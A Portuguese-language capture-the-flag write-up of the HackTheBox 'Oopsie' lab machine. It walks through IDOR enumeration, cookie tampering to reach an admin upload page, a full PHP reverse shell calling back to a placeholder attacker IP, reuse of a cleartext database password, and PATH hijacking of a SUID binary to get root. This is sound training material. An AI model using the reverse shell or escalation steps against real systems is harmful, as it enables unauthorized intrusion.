Writeup Oopsie – HackTheBox (Very Easy)

Autor: Regina Emy

Data: 24 de abril de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **4**

4 Movimentação Lateral **5**

5 Escalada de Privilégios **5**

6 Conclusão **7**

7 Referências **7**

1 Visão Geral

A máquina **Oopsie** (HackTheBox, dificuldade *Very Easy*) simula um ambiente web mal configurado. O vetor de ataque principal consiste em uma combinação de IDOR (Insecure Direct Object Reference) para descobrir identificadores de usuário, seguida de manipulação de cookies para assumir o papel de administrador. Essa falha permite o upload de um arquivo malicioso, resultando em execução remota de comandos (RCE). Com o acesso inicial como usuário de serviço, credenciais em texto claro no código-fonte permitem a mudança para o usuário `robert`. Por fim, um binário com permissão SUID e chamada insegura ao comando `cat` viabiliza a escalada para root via *PATH hijacking*.

2 Reconhecimento

Task 1 – Ferramenta para interceptar tráfego web


Resposta: `Burp Suite` (ou qualquer proxy interceptador, como OWASP ZAP).
Utilizamos o Burp Suite configurando o navegador Firefox para usar proxy manual em `localhost:8080`, o que permitiu visualizar e modificar requisições HTTP.

Varredura de portas

Primeiro, identificamos serviços ativos na máquina alvo (<TARGET_IP>) com `nmap`:

```
nmap -sV -sC <TARGET_IP>
```

Listing 1: Varredura inicial com nmap



```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-19 20:41 -03
Nmap scan report for 10.129.124.199
Host is up (0.53s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 1: Saída resumida do nmap mostrando as portas 80 (HTTP) e 22 (SSH).

Os resultados indicaram:

- Porta 22/tcp – OpenSSH 7.6p1 (Ubuntu)
- Porta 80/tcp – Apache httpd 2.4.29 (Ubuntu)

A presença do servidor web direcionou o foco para enumeração HTTP.

Enumeração web

Task 2 – Caminho para o diretório que retorna página de login
Resposta: `/cdn-cgi/login`.
Foi realizada uma varredura de diretórios com `gobuster` focando no caminho `/cdn-cgi`:

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://<TARGET_IP
   >/cdn-cgi -x php,html,txt,bak,phar,phtml -t 100
```

Listing 2: Enumeração de diretórios com gobuster

```
/index.html           (Status: 200) [Size: 11321]
/index.html           (Status: 200) [Size: 11321]
/robots.txt           (Status: 200) [Size: 929]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 299]
/simple               (Status: 301) [Size: 311] [
Progress: 32291 / 32291 (100.00%)
```

Figura 2: Subdiretórios encontrados: `/login` e `/uploads`.

Acessando `http://<TARGET_IP>/cdn-cgi/login` obtivemos um formulário de login e o recurso `/admin.php`. A partir daí, navegando manualmente, descobrimos o endpoint:

`/cdn-cgi/login/admin.php?content=clients&orgId=2`

Client ID	Name	Email
2	client	client@client.htb

Figura 3: Página de administração com parâmetro `orgId=2`.

Observou-se que o parâmetro `orgId` controla quais dados de clientes são exibidos. Testando outros valores (`0`, `1`, `3` etc.), obtivemos informações relevantes:

- `orgId=1` – Exibe um cliente com e-mail terminado em `.co.uk`.
- `orgId=0` e `orgId=3` – Campos vazios.
- `orgId=4` – Sem resposta.

Esses usuários em `clients` provavelmente não têm privilégios administrativos.

Task 4 – Access ID do usuário administrador

Resposta: `1`.

Acessamos o endpoint `admin.php?content=accounts&id=1` e extraímos o identificador do administrador:

Access ID	Name	Email
34322	admin	admin@megacorp.com

Figura 4: Detalhes da conta: `id=1`, nome e e-mail.

Manipulação de cookies

Task 3 – O que pode ser modificado no Firefox para acessar a página de upload?
Resposta: O valor do cookie `user` (e também o cookie `role`).
A página `/uploads` negava acesso inicialmente. Usando as Ferramentas do Desenvolvedor do Firefox (aba *Storage*), identificamos um cookie chamado `user` com valor `guest`.




Figura 5: Cookie `user=guest` na página de upload.

Alteramos o cookie `user` para o ID encontrado (`1`) e também adicionamos/alteramos o cookie `role` para `admin`. Tentativas com valores como `super_admin` falharam, mas a combinação `user=1` e `role=admin` concedeu acesso à área de upload.

Figura 6: Cookies modificados para autenticação administrativa.

3 Exploração

Upload de reverse shell

Com acesso a `/cdn-cgi/login/uploads.php`, enviamos um script PHP malicioso (reverse shell da PentestMonkey). O servidor não validava tipo ou conteúdo do arquivo.

```php
<?php
set_time_limit(0);
$ip = '<ATTACKER_IP>';    // IP da m quina atacante
$port = 9001;             // Porta do listener
$ch = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
socket_connect($ch, $ip, $port);
$descriptorspec = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);
$process = proc_open('/bin/sh', $descriptorspec, $pipes, NULL, NULL);
if (is_resource($process)) {
    socket_write($ch, "Connected\n");
    while ($s = socket_read($ch, 1024)) {
        fwrite($pipes[0], $s);
        $output = fread($pipes[1], 1024);
        socket_write($ch, $output);
    }
}
?>
```

Listing 3: Reverse shell PHP (rev_shell.php)

Task 5 – Diretório onde o arquivo enviado aparece no servidor
Resposta: `/uploads` (caminho completo: `/cdn-cgi/login/uploads/`).
Após o upload, o arquivo ficou disponível em:

`http://<TARGET_IP>/uploads/rev_shell.php`

Configuramos um listener Netcat

```
nc -lvnp 9001
```

Listing 4: Listener da Reverse Shell

e depois acessamos o script em `http://<TARGET_IP>/uploads/<NOME_SCRIPT>`. Então rodamos um comando para spawning de shell, obtendo uma como usuário `www-data`:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Listing 5: Spawning da Shell Interativa

4 Movimentação Lateral

Credenciais em arquivo de configuração

Dentro do diretório `/var/www/html/cdn-cgi/login`, encontramos o arquivo `db.php` com credenciais em texto claro:

```
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

Listing 6: Conteúdo de db.php

Task 6 – Arquivo que contém a senha compartilhada com o usuário robert
Resposta: `db.php`.
Utilizamos essas credenciais para trocar para o usuário `robert`:

```
su robert
Password: M3g4C0rpUs3r!
```

Listing 7: Mudança para o usuário robert

O usuário `robert` possuía o arquivo `user.txt` em seu diretório home:

```
robert@oopsie:~$ cat user.txt
<FLAG_USER>
```

Listing 8: Flag de usuário

5 Escalada de Privilégios

Identificação do binário SUID

Task 7 – Executável usado com a opção `-group bugtracker` para localizar arquivos do grupo bugtracker

Resposta: `find`.
Executamos:

```
find / -group bugtracker 2>/dev/null
```

O resultado apontou o binário `/usr/bin/bugtracker`.

Task 8 – Com que privilégios o binário bugtracker é executado, independente de quem o chama?
Resposta: `root`.
Verificamos as permissões:

```
robert@oopsie:~$ ls -l /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
```

Listing 9: Permissões do bugtracker

O caractere `s` (SUID ativado) indica execução com privilégios do dono (`root`).

Task 9 – O que significa SUID?
Resposta: *Set Owner User ID* (ou *Set User ID*). Permite que um arquivo seja executado com as permissões do proprietário, não do usuário que o executa.

Análise do comportamento

Ao executar `bugtracker`, ele solicita um ID de relatório e tenta exibir o arquivo `/root/reports/<ID>` usando o comando `cat`.




Figura 7: Saída do bugtracker pedindo um ID.

Task 10 – Nome do executável chamado de forma insegura
Resposta: `cat`. O programa chama `cat` sem caminho absoluto, confiando na variável de ambiente `PATH`.

Exploração via PATH hijacking

Criamos um script malicioso chamado `cat` que invoca `/bin/sh` e o colocamos em um diretório controlado pelo usuário `robert`:

```
robert@oopsie:~$ echo '/bin/sh' > /home/robert/cat
robert@oopsie:~$ chmod +x /home/robert/cat
```

Listing 10: Criação do cat falso

Em seguida, adicionamos `/home/robert` no início do `PATH`:

```
robert@oopsie:~$ export PATH=/home/robert:$PATH
robert@oopsie:~$ echo $PATH
/home/robert:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Listing 11: Redefinição do PATH

Ao executar `/usr/bin/bugtracker` novamente, o sistema encontra primeiro o nosso `cat` e o executa com privilégios root, fornecendo uma shell com acesso irrestrito:

```
robert@oopsie:~$ /usr/bin/bugtracker
Provide Bug ID: 1
# id
uid=0(root) gid=1000(robert) groups=1000(robert)
```

Listing 12: Execução com PATH hijacking

Com acesso root, a flag final é encontrada em `/root/root.txt`:

```
# cat /root/root.txt
<FLAG_ROOT>
```

Listing 13: Flag de root

6 Conclusão

A cadeia de exploração respondeu a todas as tarefas propostas: (1) uso de Burp Suite para interceptação, (2) descoberta do diretório `/cdn-cgi/login`, (3) modificação de cookies no Firefox, (4) identificação do ID do admin (1), (5) upload para `/uploads`, (6) descoberta da senha em `db.php`, (7) uso do `find` para localizar binário do grupo `bugtracker`, (8) execução com privilégios root via SUID, (9) significado de SUID, (10) chamada insegura do `cat`. A combinação de IDOR, manipulação de cookies, credenciais em texto claro e PATH hijacking levou à obtenção das flags de usuário e root.

7 Referências

- Reverse shell PHP – PentestMonkey: `https://github.com/pentestmonkey/php-reverse-shell`
- SUID Path Hijacking: `https://gtfobins.github.io/gtfobins/cat/#suid`
- HackTheBox Oopsie (informações adicionais): `https://www.hackthebox.com/machines/Oopsie`